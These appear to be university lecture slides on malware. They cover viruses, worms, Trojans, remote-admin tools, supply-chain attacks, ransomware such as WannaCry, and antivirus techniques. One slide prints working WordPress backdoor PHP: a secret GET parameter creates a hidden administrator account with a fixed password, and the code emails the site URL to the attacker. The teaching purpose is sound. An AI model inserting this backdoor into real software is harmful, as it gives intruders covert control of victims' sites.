

# COMP3911 Secure Computing

11: Malware

Nick Efford

<https://comp3911.info>


# Objectives

- For you to recognise the different classes of malicious software (**malware**)
- For you to appreciate the variety of different ways in which malware can attack a system
- For you to see some of the ways in which malware threats can be countered

# Malware Types

Can you correctly describe five different types of malware?

# Malware Types



# TSA WORKER GETS 2 YEARS FOR PLANTING LOGIC BOMB IN SCREENING SYSTEM



A former TSA worker convicted of planting a logic bomb on a system used to screen airline passengers was sentenced to two years in prison and ordered to pay about \$60,000 in restitution to the TSA.

Douglas Duchak, 46, had worked as a data analyst at the TSA's Colorado Springs Operations Center, or CSOC, since 2004. He planted the malware in late 2009, after the agency gave him two weeks' notice that he was being terminated from the job he'd held for five years.

<https://www.wired.com/2011/01/tsa-worker-malware/>

# Backdoor Examples

2010: [Energizer DUO USB battery charger](#)

2012: [Juniper firewalls](#) (discovered in 2015!)

2013: [D-Link routers](#)

2014: [Stolen premium WordPress plugins](#)

2019: [“Backdoor code found in 11 Ruby libraries”](#)

Creates an admin account when there is a GET request with parameter cms=jjoplmh

```
add_action('wp_head', 'my_wpfunww7x');
function my_wpfunww7x() {
    If ($_GET['cms'] == 'jjoplmh') {
        require('wp-includes/registration.php');
        If (!username_exists('wordpress')) {
            $user_id = wp_create_user('wordpress', 'gh67io9Cjm');
            $user = new WP_User($user_id);
            $user->set_role('administrator');
        }
    }
}

add_action('wp_head', 'my_wpfunww7c8');
function my_wpfunww7c8() {
    If (!username_exists('wordpress'))
    {
        $addressdecode="thomasza@gmx.com";
        $vari='Wordpress Plugin';
        mail($addressdecode,get_bloginfo('wpurl'),$vari);
    }
}
```

Emails attacker to let them know URL of the site

# Ken Thompson's Compiler Hack

- C compiler modified on a UNIX system
- When compiling its own source, special backdoor insertion code would be added
- Resulting compiler binary would add a backdoor when compiling `login.c`
- End result: backdoor in `/bin/login`, but no evidence in either `login.c` or compiler source code!

“Reflections on Trusting Trust”  
*Comm. ACM*, vol. 27, no. 8, August 1984




# Supply Chain Attacks

- ‘Typosquatting’
  - Abuses dependency handling in certain programming environments (e.g., Node.js, Python, Ruby)
  - Attacker creates malicious version of a commonly-used software package, with a similarly-spelled name, installing it in global package repository
- Compromising the update process for a widely-used software tool – e.g. the [SolarWinds hack](#)

# Viruses

- Many different types
  - Parasitic, infecting a program on disk
  - Memory-resident
  - Boot sector
  - Macro embedded in a document
- Can lie dormant until triggered by an event
- Have propagation and execution of payload as distinctly different phases of their lifecycle

# Stealth Techniques



# Polymorphism

- **Polymorphic viruses** create copies that are functionally equivalent but have **different code**
- Possible mutations
  - Instruction swapping
  - NOP insertion
  - Add 0 to a register
  - Jump to next instruction
- Goal is to defeat scanners that search for a particular ‘signature’ in machine code instructions

# Antivirus Techniques


- First generation: signature-based scanners
- Second generation
  - Scanning for compression / encryption code
  - Integrity checking using HMACs
- Third generation
  - Memory-resident program to monitor system
  - Virus identified by actions, rather than signature
- Fourth generation: **sandboxing**

# AV Software



UNIVERSITY OF LEEDS

PREMIER ELECTION SOLUTIONS (FORMERLY DIEBOLD)  
HAS BLAMED OHIO VOTING MACHINE ERRORS ON PROBLEMS  
WITH THE MACHINES' McAFFEE ANTIVIRUS SOFTWARE.



<https://xkcd.com/463/>



# Trojan Horses

- Pose as legitimate programs, but have some covert malicious behaviour
  - Deleting files
  - Installing a keystroke logger
  - Establishing a backdoor
- **Remote administration Trojans** (RATs) are particularly nasty, giving attacker extensive control of victim's machine
  - e.g., Back Orifice, SubSeven, InCommand, Beast...

# Remote Admin Trojans



UNIVERSITY OF LEEDS



Note: these are *clients* used by attacker; RAT is the *server*, running (stealthily) on victim's machine

# Remote Admin Trojans



UNIVERSITY OF LEEDS

The screenshot shows two windows. The main window is titled "Beast 2.02" and features a cartoon squirrel icon on the left. It includes fields for "Host" (127.0.0.1), "Port" (6666), and "Password" (redacted). Buttons for "Build Server", "Help", "About", and "Credits" are at the top right. Below these are tabs for "Managers", "Windows", and "Fun Stuff", with "Managers" selected. Under "Managers" are buttons for "Files", "Appz", "Screen", "Registry", "Processes", and "WebCam". At the bottom are tabs for "Misc 1" (selected) and "Misc 2", with buttons for "Get Log", "Messages", "Info", "Passwordz", "Clipboard", and "Run Appz". A status bar at the bottom left says "Connected". The second window is titled "Server Settings" and has a sidebar with "Basic Settings", "Notifications", "StartUp", and "AV-Pw Killing" buttons. The main area is titled "AV - FW KILLING" and contains three checkboxes: "Kill AV - Pw On Start" (unchecked), "Kill AV - Pw On Every" (unchecked) with a "5" and a spin button, and "Disable XP FireWall" (unchecked). A descriptive text block states: "The Beast server can be configured to kill up to 500 executables (AV, Pw or whatever exe you want). The killing can occur on start up and/or on a timer interval you set." Buttons for "Save Server" and "Binder" are at the bottom right of this window.

# Typical Vectors

- ‘Tempting’ web sites
- Email attachments
- Embedded links in emails & social media
  - **Phishing** – pretending to be your bank, etc (social engineering in action!)
- USB sticks
  - What % of USB sticks found on the street are plugged into a computer? What % have files opened?

# Worms

Often propagate via transport layer (TCP, UDP) or application layer (email, HTTP) protocols

Typical approach:


1. Identify new targets for infection
2. Establish a connection to one of the targets
3. Copy self to selected target
4. Execute the remote copy (or rely on victim executing it, in the case of ‘mass mailers’)
5. Move on to next target in the list...

# Classic Worms


- Morris Internet worm (1988)
- ILOVEYOU (2000)
- Code Red (2001)
- SQL Slammer, aka ‘Sapphire’ (2003)
- Blaster, aka ‘Lovesan’ (2003)

0 00 00-6D	73	62	6C	msbl
0 6A 75-73	74	20	77	ast.exe I just w
9 20 4C-4F	56	45	20	ant to say LOVE
0 62 69-6C	6C	79	20	YOU SAN!! billy
0 64 6F-20	79	6F	75	gates why do you
3 20 70-6F	73	73	69	make this possi
0 20 6D-61	6B	69	6E	ble ? Stop makin
E 64 20-66	69	78	20	g money and fix
7 61 72-65	21	21	00	your software!!
0 00 00-7F	00	00	00	▲ ♦► H △
0 00 00-01	00	01	00	○_○_ ○ ○ ○
0 00 00-00	00	00	46	áΘ L F
C C9 11-9F	E8	08	00	♦ Jèèù—fP♦
0 00 03-10	00	00	00	►H`○ ▲ ♦►
3 00 00-01	00	04	00	♦p○ ○ ♦v ○ ♦

# Morris Worm



# Spread of Code Red



Infected ~360,000 hosts in a single day (19 July 2001),  
via a buffer overrun in Microsoft's IIS web server

# Modern Worm Trends

- Increasing emphasis on email for propagation
- Use of social media (e.g., Koobface in 2008)
- Increasing sophistication
- **Ransomware** functionality (e.g., ‘cryptoworms’)
- Botnet recruitment functionality
- Use by state actors for cyberwarfare (e.g., Stuxnet)

# Ransomware

1. Attacker generates key pair, puts public key in malware
2. Malware infects victim by acting as a Trojan or worm
3. Malware generates random symmetric cipher key and uses it to encrypt specific files, or entire hard disk
4. Symmetric key is encrypted by public key; only the attacker can recover the symmetric key – on receiving suitable payment, of course!

# WannaCry



Began spreading on 12 May 2017, via a Windows SMB vulnerability



The screenshot shows a Windows application window titled "Wana Decrypt0r 2.0". The main message is "Ooops, your files have been encrypted!" in large white text. Below it, a section titled "What Happened to My Computer?" explains that files are encrypted and inaccessible. It includes a warning that payment will be raised and files will be lost if not paid by specific dates.

**Payment will be raised on**  
5/15/2017 15:58:08

Time Left  
02:23:58:59

**Your files will be lost on**  
5/19/2017 15:58:08

Time Left  
06:23:58:59

**Can I Recover My Files?**  
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.  
You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay.  
You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever.  
We will have free events for users who are so poor that they couldn't pay in 6 months.

**How Do I Pay?**  
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window.  
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

**Send \$300 worth of bitcoin to this address:**  
115p7UMMn goj1pMv kpHijcRdfJNXj6LrLn

**Contact Us**

**Check Payment**      **Decrypt**

# Further Reading

- Thompson K, “Reflections on Trusting Trust”, Comm. ACM, 27(8), August 1984
- Alex Birsan: [“Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies”](#)
- *The Register* article on the [SolarWinds hack](#)
- SecureWorks [analysis of WannaCry ransomware](#)
- *Wired* article: [“The Untold Story of NotPetya, The Most Devastating Cyberattack In History”](#)
- [“Almost half of dropped USB sticks will get plugged in”](#)  
(Naked Security blog, 8 April 2016)